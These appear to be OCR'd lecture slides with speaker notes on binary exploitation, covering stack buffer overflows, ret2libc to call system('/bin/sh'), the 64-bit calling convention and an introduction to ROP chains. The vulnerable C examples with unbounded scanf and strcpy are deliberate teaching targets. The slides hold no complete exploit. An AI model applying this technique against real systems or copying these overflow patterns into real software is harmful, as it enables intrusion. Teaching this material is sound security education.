
Code Reuse

```
#include <stdio.h>
void win()
{
 printf("Congratulations!\n");
 execve("/bin/sh" ..);
}

int main()
{
 char buffer[20];
 printf("Enter some text:\n");
 scanf("%s", buffer);
 return 0;
}
```

What can we do when there is no win function?

In most cases we won‘t have a win function. What do we do then?

Folie 35



Code Reuse

```
#include <stdio.h>
void win()
{
 printf("Congratulations!\n");
 execve("/bin/sh" ..);
}

int main()
{
 char buffer[20];
 printf("Enter some text:\n");
 scanf("%s", buffer);
 return 0;
}
```

What can we do when there is no win function?


⇒ libc (Standard C libray) has always a win function: `system`

⇒ Goal: `system("/bin/sh")`

5

Libc (Standard C libray) has always a win function: that is called system.
System will execute whatever we give to it. So when we give the string „bin/sh“ as an argument to system, we get a shell. So the goal is to call system(„bin/sh“).

Folie 36



The C standard library

- libc: implements C – standard functions (`printf`, `strcpy`..),
  and POSIX functions (system, wrapper for syscalls)
- Compiled as `.so` (shared object, a linux libarary)
  => one of its header files is the famous `stdio.h`
- `libc.so.6` => symlink to latest libc- version (e.g. `libc-2.28.so`)


- Find it with gdb->`vmmap` or `ldd`
- Path most often `/usr/lib/libc-2.28.so`

The libc is the standard C library, it implements C – standard functions (like `printf`, `strcpy`..) and POSIX functions (system, wrapper for syscalls)
Under Linux its compiled as shared object (.so) => one of its header files is the famous `stdio.h`
`libc.so.6 is a` symlink to latest libc- version (for example `libc-2.28, so the 2.28 is the version number`)

You can Find the libc that got linked to the binary with gdb->`vmmap` or `ldd`
Path is most often `/usr/lib/libc-2.28`

Source code can be compiled as either executables or shared objects . Libraries are compiled to shared objects.
Stdio.h is one of the header files of the libc source code.

Folie 37



Ret2libc

Approach:


- Find Buffer Overflow
- Overwrite with this a stored return address with the address of a function in the libc (e.g. system)
- The libc function will be executed when the vuln function returns

    => Ret2libc (simple and special case of ROP)

To recap our approach until now:
- Find the Buffer Overflow
- Overwrite a saved return address with the address of a function in the libc (for example system)
- The libc function will be executed when the vuln function returns

    => This exploitation technique is called Ret2libc (that is a simple and special case of Return Oriented Programming)

Folie 38




64 Bit – Calling convention Linux

- Arguments are stored in `RDI, RSI, RDX, RCX, R8, R9, XMM0-7` (in this order)
- Return value of a function is stored in RAX

With our payload we want to achieve a call to system.
On 64 bit the arguments of a function call are stored in the following orders in this registers: RDI, RSI,

Lets look at the interesting thing for us: how system expects to be called in 64 bit:

Folie 39




64 Bit – Calling convention

system("/bin/sh")

```
.binsh:
.string "/bin/sh"

main :
        mov rdi, OFFSET.binsh
        call system
```

We see that for 64 bit the argument, the address to the string /bin/sh gets stored in RDI before the call to system.




64 Bit – Calling convention

```
system("/bin/sh")
```

```
.binsh:
.string "/bin/sh"

main :
        mov rdi, OFFSET.binsh
        call system
```

Like with every function call, the saved instruction pointer gets pushed to the stack, so after the function is completed, execution can continue.

Folie 41



Payload strategy


```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
  push rbp
  mov rbp, rsp
  sub rsp, 32
  mov rsi, rdi ; input
  lea rax, [rbp-32]
  mov rdi, rax ;buffer
  call strcpy
  leave
  ret
```

```
Leave:          Ret:
mov rsp, rbp    "pop rip"
pop rbp
```

Lets include this in our payload.
Imagine the example from earlier.
instead of overwriting the saved instuction pointer with the address of shellcode, we overwrite it with the address of system.
But we want to call system with an argument, with the address of (bin/sh).
For 64 bit, we need RDI to hold the argument. How can we achieve that?
Remember, we can‘t execute the stack, so we can not just write instructions like shellcode on the stack.
We can only use what is already present in the binary.
We just use code snippets from the binary, that prepare the registers as we want it, and chain them together. Thats the famous ROP-Chain.

Folie 42



Building ROP chains…

HACKERS CAN TURN YOUR HOME COMPUTER INTO A BOMB

By RANDY JEFFRIES / Weekly World News


WASHINGTON — Right now, computer hackers have the ability to turn your home computer into a bomb and blow you to Kingdom Come — and they can do it anonymously from

[1]

[1] https://www.wired.com/2007/07/weekly-world-ne/

Building ROP chains is much like making a blackmail letter out from old newspapers. For example, if you take this strange newspaper headline „hackers can turn your home computer into a bomb” and turn it into something that you actually want to say

Folie 43



Building ROP chains…

HACKERS CAN TURN YOUR HOME COMPUTER INTO A BOMB
By RANDY JEFFRIES / Weekly World News
WASHINGTON — Right now, computer hackers have the ability to turn your home computer into a bomb and blow you to Kingdom Come — and they can do it anonymously from
TURN
INTO
HACKERS


[1]

- Take snippets from the binary
- glue them together
- get the wanted code

[1] https://www.wired.com/2007/07/weekly-world-ne/

turn into hackers!
Thats the approach: take snippets form the binary and glue them together

Folie 44



Building ROP chains...

HACKERS CAN TURN YOUR HOME COMPUTER INTO A BOMB

By RANDY JEFFRIES / Weekly World News

WASHINGTON — Right now, computer hackers have the ability to turn your home computer into a bomb and blow you to Kingdom Come — and they can do it anonymously from

[1]

- Take snippets from the binary
- glue them together
- get the wanted code

```
mov rax, 1
ret
```

+

```
mov rbx, 2
ret
```

